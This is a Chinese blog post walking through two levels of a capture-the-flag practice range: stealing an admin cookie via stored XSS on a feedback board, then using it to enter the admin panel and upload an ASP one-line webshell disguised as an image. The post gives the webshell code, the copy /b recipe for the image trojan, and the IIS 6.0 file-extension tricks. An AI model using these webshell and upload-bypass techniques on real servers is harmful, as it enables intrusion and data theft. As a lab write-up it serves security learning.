

封神台-尤里的复仇 I

原创

hana-u  于 2021-02-20 11:48:39 发布  209  收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_44522540/article/details/113833000

版权

靶场链接：<https://hack.zkaq.cn/>

文章目录

[前言](#)

[四、为了更好的权限！留言板！](#)

[五、进击！拿到Web最高权限！](#)

[总结](#)

前言

本来打算把尤里的复仇都做了，做到六就卡住了，不想做了，以后做了再写上来

第一章是简单的sql注入。第二章我的ModHeader似乎不起作用。。也没有做出来

四、为了更好的权限！留言板！

传送门：<http://59.63.200.79:8004/Feedback.asp>

Tips:

- 1、存储型Xss
- 2、flag在cookie里，格式为zkz{...}，xss bot 每10秒访问一次页面
- 3、自建Xss平台源码：<http://www.zkaq.org/?t/99.html>

经过一番操作，尤里虽然进入到后台，窃窃自喜的他不满足于此，作为黑阔他要挑战曾经的自己，他要攻克之前失手的网站！

他重新浏览之前的网站，这时他突然发现了一个留言板功能。而留言板管理员是每天都会去查阅的。

尤里开始动手.....

打开网站，从tips可以知道留言板功能存在存储型XSS，在留言板的各个输入框都输入以下代码进行测试

```
<script>alert("XSS")</script>
```


项目名称: xss


Domain: ←←← 此处可选择需要查看的域名

<input type="checkbox"/> +全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> -折叠	2021-02-17 12:22:21	<ul style="list-style-type: none">location : http://59.63.200.79:8004/FeedbackView.asptoplocation : http://59.63.200.79:8004/FeedbackView.aspcookie : ASPSESSIONIDSQATTCBS=OMIAMLACJBCN NILMMOCALNNP; flag=z{kz{xsser-g00d},ADMINSESSIO NIDCSTRCSdq=LBMLMBC CNPFINOANFGLPCFBCopener :	<ul style="list-style-type: none">HTTP_REFERERER : http://59.63.200.79:8004/FeedbackView.aspHTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34REMOTE_ADDR : 59.63.200.79IP-ADDR :	删除
<input type="checkbox"/> +展开	2021-02-17 12:22:18	<ul style="list-style-type: none">location : http://59.63.200.7	<ul style="list-style-type: none">HTTP_REFERERER : http://59.	删除

1 共1页

https://blog.csdn.net/weixin_44522540

发现flag, 提交



五、进击！拿到Web最高权限！

传送门: <http://59.63.200.79:8005/admin/default.asp>

Tips:

- 1、通过修改Cookie登录后台（没用重打）
- 2、上传SHELL！
- 3、Flag在web根目录（flag.php）
- 4、上传图片时建议上传小文件，我建议用QQ表情
尤其通过XSS终于得到了管理员Cookie，在修改了cookie后尤其直接绕过了登录密码，看到了后台功能！
接下来要做的，就是找一个上传点，上传自己的shell了！

1、在XSS平台拿到第四关的cookie，删去flag=zkc{...},修改cookie，点击“准备好了吗”或者刷新进入后台



2、寻找上传点

在产品管理-添加产品中可以上传文件：



3、上传asp一句话图片木马

- 如何制作asp图片木马：
 - (1) 找一张图片，名字改成1.jpg
 - (2) <%eval request("pass")%>存为1.asp 其中request为函数，pass是密码
 - (3) copy 1.jpg /b + 1.asp /a asp.jpg 存为1.bat文件（当前文件夹下cmd）

复制当前目录下的1.jpg图片和当前目录下的1.asp文件并以ASCII代码的方式合并为 asp.jpg图片，运行1.bat，就会出现一个图片asp.jpg，现在这个asp.jpg就是已经做好的木马了。




(本来是asp.jpg，后面连接蚁剑有IIS解析漏洞，所以改成了.cer)



上传成功

4、蚁剑连接



405错误,IIS/6.0

- IIS解析漏洞

- 目录解析
以*.asp命名的文件夹里的文件都将会被当成ASP文件执行。

- 文件解析
对于 *.asp;.jpg 像这种畸形文件名在";"后面的直接被忽略,也就是说当成 *.asp文件执行。

- IIS6.0 默认的可执行文件除了asp还包含这三种 *.asa *.cer *.cdx

ell Lists (1)				
	IP	ADDR	CTIME	UTIME
/59.63.200.79:8005/UploadF	59.63.200.79	江西省南昌市 电信	2021/02/17 19:21:56	2021/02

```

ed":false,"flowing":true,"highWater
Mark":16384,"length":0,"needRead
able":true,"objectMode":false,"pipes
":null,"pipesCount":0,"ranOut":false
,"readableListening":false,"reading
":true,"readingMore":false,"resumeS
cheduled":false,"sync":false},"_soc
kname":null,"_writableState":
{"bufferProcessing":false,"buffered
Request":null,"corked":0,"decodeStr
ings":false,"defaultEncoding":"utf8"
,"ended":true,"ending":true,"errorE
mitted":false,"finished":true,"highW
aterMark":16384,"lastBufferedRequ
est":null,"length":0,"needDrain":fals
e,"objectMode":false,"pendingcb":0
,"prefinished":true,"sync":false,"wri
tecb":null,"writelen":0,"writing":fal
se},"allowHalfOpen":false,"bytesRe
ad":1479,"destroyed":true,"domain"
":null,"parser":null,"readable":false,"
writable":false},"statusCode":405,"s
tatusMessage":"Method Not
Allowed","trailers":
{},"upgrade":false,"url":""},"server
Error":false,"status":405,"statusCod
e":405,"statusType":4,"type":"text/h
tml","unauthorized":false},"status":
405}

```

https://blog.csdn.net/weixin_44522540
Delete 1 shell success!

将图片木马后缀改为.cer再次上传

UploadFiles/2021217192350275.cer 文件上传成功! 文件大小为: 19K

是 (如果选中的话将直接发布)


是 (如果选中的话将在首页显示)

是 (如果选中的话将在首页显示为新品展示)


2021-2-17 19:23:43 当前时间为: 2021-2-17 注意不要改变格式。

500错误, 检查了一下shell type是php没有改成asp, 重新选择后连接成功

Folders (11)		Files (188)		
		Name	Time	Size
C:/		CompVisualizeBig.asp	2019-04-10 15:58:08	5.84 Kb
D:/		Download.asp	2019-04-10 15:58:08	3.86 Kb
05				
UploadFiles				
06				



找到flag.txt文件，打开得到flag



六七八九

总结

还要再加强，知识太匮乏了